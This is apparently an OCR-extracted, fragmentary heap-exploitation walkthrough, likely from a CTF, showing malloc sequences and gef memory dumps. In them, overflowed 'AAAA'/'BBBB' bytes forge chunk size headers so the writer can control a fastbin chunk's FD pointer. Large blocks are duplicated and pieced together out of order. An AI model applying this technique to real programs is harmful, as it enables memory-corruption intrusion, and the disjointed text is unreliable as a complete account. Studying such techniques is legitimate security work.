
Our plan is to gain control of FD of a 0x71 chunk

malloc(0x21)

malloc(0x71)

malloc(0x21)

malloc(0xd1)



```
gef>  x/20xg 0x1b08000
0x1b08000:      0x0000000000000000      0x0000000000000071
0x1b08010:      0x0000000000000000      0x0000000000000000
0x1b08020:      0x0000000000000000      0x0000000000000000
0x1b08030:      0x0000000000000000      0x0000000000000000
0x1b08040:      0x0000000000000000      0x0000000000000000
0x1b08050:      0x0000000000000000      0x0000000000000000
0x1b08060:      0x0000000000000000      0x0000000000000000
0x1b08070:      0x0000000000000000      0x0000000000000071
0x1b08080:      0x0000000000000000      0x0000000000000000
0x1b08090:      0x0000000000000000      0x0000000000000000
gef>
0x1b080a0:      0x0000000000000000      0x0000000000000000
0x1b080b0:      0x0000000000000000      0x0000000000000000
0x1b080c0:      0x0000000000000000      0x0000000000000000
0x1b080d0:      0x0000000000000000      0x0000000000000000
0x1b080e0:      0x0000000000000000      0x0000000000000021
0x1b080f0:      0x0000000000000000      0x0000000000000000
0x1b08100:      0x0000000000000000      0x0000000000000071
0x1b08110:      0x0000000000000000      0x0000000000000000
0x1b08120:      0x0000000000000000      0x0000000000000000
0x1b08130:      0x0000000000000000      0x0000000000000000
gef>
0x1b08140:      0x0000000000000000      0x0000000000000000
0x1b08150:      0x0000000000000000      0x0000000000000000
0x1b08160:      0x0000000000000000      0x0000000000000000
0x1b08170:      0x0000000000000000      0x0000000000000021
0x1b08180:      0x0000000000000000      0x0000000000000000
0x1b08190:      0x0000000000000000      0x00000000000000d1
0x1b081a0:      0x0000000000000000      0x0000000000000000
0x1b081b0:      0x0000000000000000      0x0000000000000000
0x1b081c0:      0x0000000000000000      0x0000000000000000
0x1b081d0:      0x0000000000000000      0x0000000000000000
gef>
```

malloc(0x71)

malloc(0x71)


Our plan is to gain control of FD of a 0x71 chunk

malloc(0x21)

malloc(0x71)

malloc(0x21)

malloc(0xd1)



```
gef➤  x/20xg 0x1b08000
0x1b08000:      0x0000000000000000      0x0000000000000071
0x1b08010:      0x0000000000000000      0x0000000000000000
0x1b08020:      0x0000000000000000      0x0000000000000000
0x1b08030:      0x0000000000000000      0x0000000000000000
0x1b08040:      0x0000000000000000      0x0000000000000000
0x1b08050:      0x0000000000000000      0x0000000000000000
0x1b08060:      0x0000000000000000      0x0000000000000000
0x1b08070:      0x0000000000000000      0x0000000000000071
0x1b08080:      0x0000000000000000      0x0000000000000000
0x1b08090:      0x0000000000000000      0x0000000000000000
gef➤
0x1b080a0:      0x0000000000000000      0x0000000000000000
0x1b080b0:      0x0000000000000000      0x0000000000000000
0x1b080c0:      0x0000000000000000      0x0000000000000000
0x1b080d0:      0x0000000000000000      0x0000000000000000
0x1b080e0:      0x0000000000000000      0x0000000000000021
0x1b080f0:      0x0000000000000000      0x0000000000000000
0x1b08100:      0x0000000000000000      0x0000000000000071
0x1b08110:      0x0000000000000000      0x0000000000000000
0x1b08120:      0x0000000000000000      0x0000000000000000
0x1b08130:      0x0000000000000000      0x0000000000000000
gef➤
0x1b08140:      0x0000000000000000      0x0000000000000000
0x1b08150:      0x0000000000000000      0x0000000000000000
0x1b08160:      0x0000000000000000      0x0000000000000000
0x1b08170:      0x0000000000000000      0x0000000000000021
0x1b08180:      0x0000000000000000      0x0000000000000000
0x1b08190:      0x0000000000000000      0x00000000000000d1
0x1b081a0:      0x0000000000000000      0x0000000000000000
0x1b081b0:      0x0000000000000000      0x0000000000000000
0x1b081c0:      0x0000000000000000      0x0000000000000000
0x1b081d0:      0x0000000000000000      0x0000000000000000
gef➤
```

malloc(0x71)

malloc(0x71)

Our plan is to gain control of FD of a 0x71 chunk


malloc(0x21)

malloc(0x71)

malloc(0x21)

malloc(0xd1)

We need to setup fake size header there.



```
0x1b08070:      0x0000000000000000      0x0000000000000071
0x1b08080:      0x4141414141414141      0x4141414141414141
0x1b08090:      0x4141414141414141      0x4141414141414141
gef>
0x1b080a0:      0x4141414141414141      0x4141414141414141
0x1b080b0:      0x4141414141414141      0x4141414141414141
0x1b080c0:      0x4141414141414141      0x4141414141414141
0x1b080d0:      0x4141414141414141      0x4141414141414141
0x1b080e0:      0x4141414141414141      0x00000000000000e1
0x1b080f0:      0x0000000000000000      0x0000000000000000
0x1b08100:      0x0000000000000000      0x0000000000000071
0x1b08110:      0x0000000000000000      0x0000000000000000
0x1b08120:      0x0000000000000000      0x0000000000000000
0x1b08130:      0x0000000000000000      0x0000000000000000
gef>
0x1b08140:      0x0000000000000000      0x0000000000000000
0x1b08150:      0x0000000000000000      0x0000000000000000
0x1b08160:      0x0000000000000000      0x0000000000000000
0x1b08170:      0x0000000000000000      0x0000000000000021
0x1b08180:      0x0000000000000000      0x0000000000000000
0x1b08190:      0x0000000000000000      0x00000000000000d1
0x1b081a0:      0x4242424242424242      0x4242424242424242
0x1b081b0:      0x4242424242424242      0x4242424242424242
0x1b081c0:      0x4242424242424242      0x00000000000000a1
0x1b081d0:      0x0000000000000000      0x0000000000000000
gef>
0x1b081e0:      0x0000000000000000      0x0000000000000000
0x1b081f0:      0x0000000000000000      0x0000000000000000
0x1b08200:      0x0000000000000000      0x0000000000000000
0x1b08210:      0x0000000000000000      0x0000000000000000
0x1b08220:      0x0000000000000000      0x0000000000000000
0x1b08230:      0x0000000000000000      0x0000000000000000
0x1b08240:      0x0000000000000000      0x0000000000000000
0x1b08250:      0x0000000000000000      0x0000000000000000
0x1b08260:      0x0000000000000000      0x0000000000000021
```


malloc(0x71)

malloc(0xe1)

malloc(0x71)

